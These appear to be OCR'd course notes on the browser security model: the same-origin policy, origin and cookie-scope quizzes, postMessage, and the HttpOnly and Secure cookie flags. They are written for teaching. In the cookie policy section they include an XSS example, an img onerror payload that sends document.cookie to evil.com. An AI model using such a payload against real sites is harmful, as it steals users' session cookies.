
19

WEB SECURITY:
WEB SECURITY MODEL

The basic idea

Web applications should provide the same security guarantees as those required for standalone applications

→ If I visit wikipedia & online banking, I want the browser to make sure tht. wikipedia does NOT have access to what I do in the banking site... and vice versa.



Access control in the browser

Subjects - JS scripts

Objects - DOM tree, DOM storage, the HTTP cookies, the JS namespace
resources managed by the browser

Access control
1) Same Origin Policy
2) Cookie Policy

1. SAME-ORIGIN POLICY (SOP)

The problem

Scripts can manipulate the DOM of a page using the API for the document or window elements, which are the various elements in the web page

Example: displays an alert message by using the alert() function from the window object

```
<body onload="window.alert('welcome to my page!');">
```

The problem: Assume you are logged into `bank.com` and visit the malicious `evil.com` in another tab. What prevents a script on `evil.com` from accessing the DOM associated with the bank page?

Part of the solution: The same-origin policy


- The SOP restricts how a document or script loaded from one origin (*e.g.* `www.evil.com`) can interact with a resource from another origin (*e.g.* `www.bank.com`). Each origin is kept isolated (sandboxed) from the rest of the web

SOP and windows/tabs

Windows and tabs have an origin derived from the URL of the webserver providing the content:

URL `protocol://host:port/path?args#statement`

→ Origin `protocol://host:port`



e.g.

URL `https://www.en.wikipedia.org/wiki/Same-origin_policy`

Origin `https://www.en.wikipedia.org`

→ Here, port is implicit (https request → port 443)

HTTP : Port 80

HTTPS : Port 443

Quiz

Which URLs have the same origin as:

ORIGIN http://www.example.com/dir/page.html?


http://www.example.com/dir/page2.html	✓
http://www.example.com/dir2/other.html	✓
http://www.example.com:443/dir/other.html	✗
https://www.example.com/dir/other.html	✗
http://en.example.com/dir/other.html	✗
http://example.com/dir/other.html	✗
http://v2.www.example.com/dir/other.html	✗
http://www.example.com:80/dir/other.html	IE/Others

Not the same when string matching is applied

Even tho the port no. is correct, it is not the same when string matching is applied (EXCEPT for Internet Explorer)

SOP and Javascript

Can load cross-origin script. Browser will execute it with parent frame/window's origin. Cannot inspect source, but can call functions.




```
<!-- Google Analytics -->
<script>
(function(i,s,o,g,r,a,m){i['GoogleAnalyticsObject']=r;i[r]=i[r]||function(){
(i[r].q=i[r].q||[]).push(arguments)},i[r].l=1*new Date();a=s.createElement(o),
m=s.getElementsByTagName(o)[0];a.async=1;a.src=g;m.parentNode.insertBefore(a,m)
})(window,document,'script','https://www.google-analytics.com/analytics.js','ga');

ga('create', 'UA-XXXXX-Y', 'auto');
ga('send', 'pageview');
</script>
<!-- End Google Analytics -->
```

Even tho we're running a JS frm. Google, this piece of code will still run w/ the privileges of example.com and will be able to access the DOM tree of example.com


SOP and images

Browser can render cross-origin image, but SOP prevents page from inspecting it (individual pixels).


attacker.com
<img> src="https://en.wikipedia.org/PicassoGuernica.jpg"</img>
attacker.com

SOP and frames

Can load cross-origin HTML in iframe, but page cannot inspect or modify its content.



This frame will have the origin https://barclays.co.uk and NOT attacker.com, hence JS cannot access DOM of frame (diff. origins)

Cross-origin communication

- The postMessage interface allows windows to talk to each other no matter which origin they are from
- It is a way around the Same Origin Policy
- `https://attacker.com` can talk to `https://bank.com`
- But only if they both agree and call corresponding Javascript functions

```
var onMessage = function(msg){
  if(msg.origin == 'https://user.bank.com){
    // Do something
  }
}
```

② COOKIE POLICY

The problem

Scripts can manipulate the cookies stored in the browser using the API for the document elements

Example 1: displays all the cookies associated with the current document in an alert message
`<body onload="window.alert(document.cookie);">`


Example 2: sends all the cookies associated with the current document to the evil.com server if x points to a non-existent image
```
<img src=x onerror=this.src='http://evil.com/?
                                    c='+document.cookie>
```

The problem: What prevents a script on `evil.com` from accessing the cookies authenticating you to the bank page?

Part of the solution: The cookie policy

- ▶ The Cookie Policy restricts how web servers and a scripts access the cookies of your browser

Setting cookies with HTTP responses (1)



A cookie has several attributes:
```
Set-Cookie:  value[; expires=date][; domain=domain]
                    [; path=path][; secure][; HttpOnly]
```

expires : (whentobedeleted)
domain : (whentosend) $\}$ scope
path : (whentosend)
Discussed in last 2 slides → secure : (onlyoverSSL)
→ HttpOnly : (onlyoverHTTP)

Setting cookies with HTTP responses(2)


- The scope of a cookie: `(domain, path)`
- The scope is set by the server in the header of an HTTP response: `Set-Cookie`
  - the domain set for the cookie should be a suffix of the webserver's hostname
    e.g. `sub.example.com` can set a cookie domain to `example.com`
    ↳ A subdomain can set cookie for higher level domain but not the top-level domain
  - the path can be anything

Quiz

Can a server host at `http://www.bar.example.com/` set the following cookie domains?

`foo.bar.example.com/`	✗
`bar.example.com/`	✓
`foo.example.com/`	✗
`example.com/`	✓
`ample.com/`	✗
`.com/`	✗

Sending cookies in HTTP requests



- Cookies are automatically sent back to the server by the browser if in the URL's scope:
  - if the cookie's domain is a suffix of the URL's domain e.g. a cookie set for `example.com` will be sent to `sub.example.com` (the opposite is not true!)
  - if the cookie's path is a prefix of the URL's path e.g. a cookie set for `example.com/` will be send to `example.com/path`

Quiz

Imagine I have two cookies stored in my browser with the following origin/scope set
`cookie1` set for (`foo.example.com`, /)
`cookie2` set for (`example.com`, /)
Which of these cookies will be included in HTTP requests sent to the following URLs?

`http://bar.example.com/`	`cookie2`
`http://foo.example.com/`	`cookie1` and `cookie2`
`https://foo.example.com/`	`cookie1` and `cookie2`
`http://example.com/`	`cookie2`
`http://sample.com/`	none

In the scope of the cookie, the protocol does not matter assuming secure flag is not set

SOP vs Cookie Policy


For JS, the browser applies the Cookie Policy and not the SOP
JS with origin O will have access to all cookies in the scope of O

CONTRADICTING

- SOP ▶ According to the SOP `foo.example.com` and `bar.example.com` should be viewed as different origins and isolated.
- Cookie. ▶ According to the Cookie Policy they are trusted to share cookies set with domain `example.com`

HTTPonly Cookies

- $\boxed{\texttt{HTTPonly:}}$ if enabled scripting languages cannot accessing or manipulating the cookie.
- Can prevent GA from accessing cookies set by `example.com` -
  - the browser will not send them because not the same origin
  - GA's javascript cannot access them either



```
<!-- Google Analytics -->
<script>
(function(i,s,o,g,r,a,m){i['GoogleAnalyticsObject']=r;i[r]=i[r]||function(){
(i[r].q=i[r].q||[]).push(arguments)},i[r].l=1*new Date();a=s.createElement(o),
m=s.getElementsByTagName(o)[0];a.async=1;a.src=g;m.parentNode.insertBefore(a,m)
})(window,document,'script','https://www.google-analytics.com/analytics.js','ga');

ga('create', 'UA-XXXXX-Y', 'auto');
ga('send', 'pageview');
</script>
<!-- End Google Analytics -->
```

→ This does not stop the use of cookies themselves b.c. the browser will still automatically incl. any cookies stored locally for a given domain in HTTP requests to that domain

NONETHELESS... preventing scripting langs. from accessing cookies significantly mitigates risk of XSS attacks.

Secure Cookies

Recall tht. scope of cookies will only look at hostname & path NOT protocol.

- ▶ What if the attacker manages to trick the victim to visit `http://bank.com` instead of `https://bank.com`?
- ▶ The browser will transmit unencrypted all the cookies for the domain `https://bank.com`!!
- ▶ A cookie with the $\boxed{\text{Secure}}$ attribute is sent to the server only with an encrypted request over the HTTPS protocol, never with unsecured HTTP.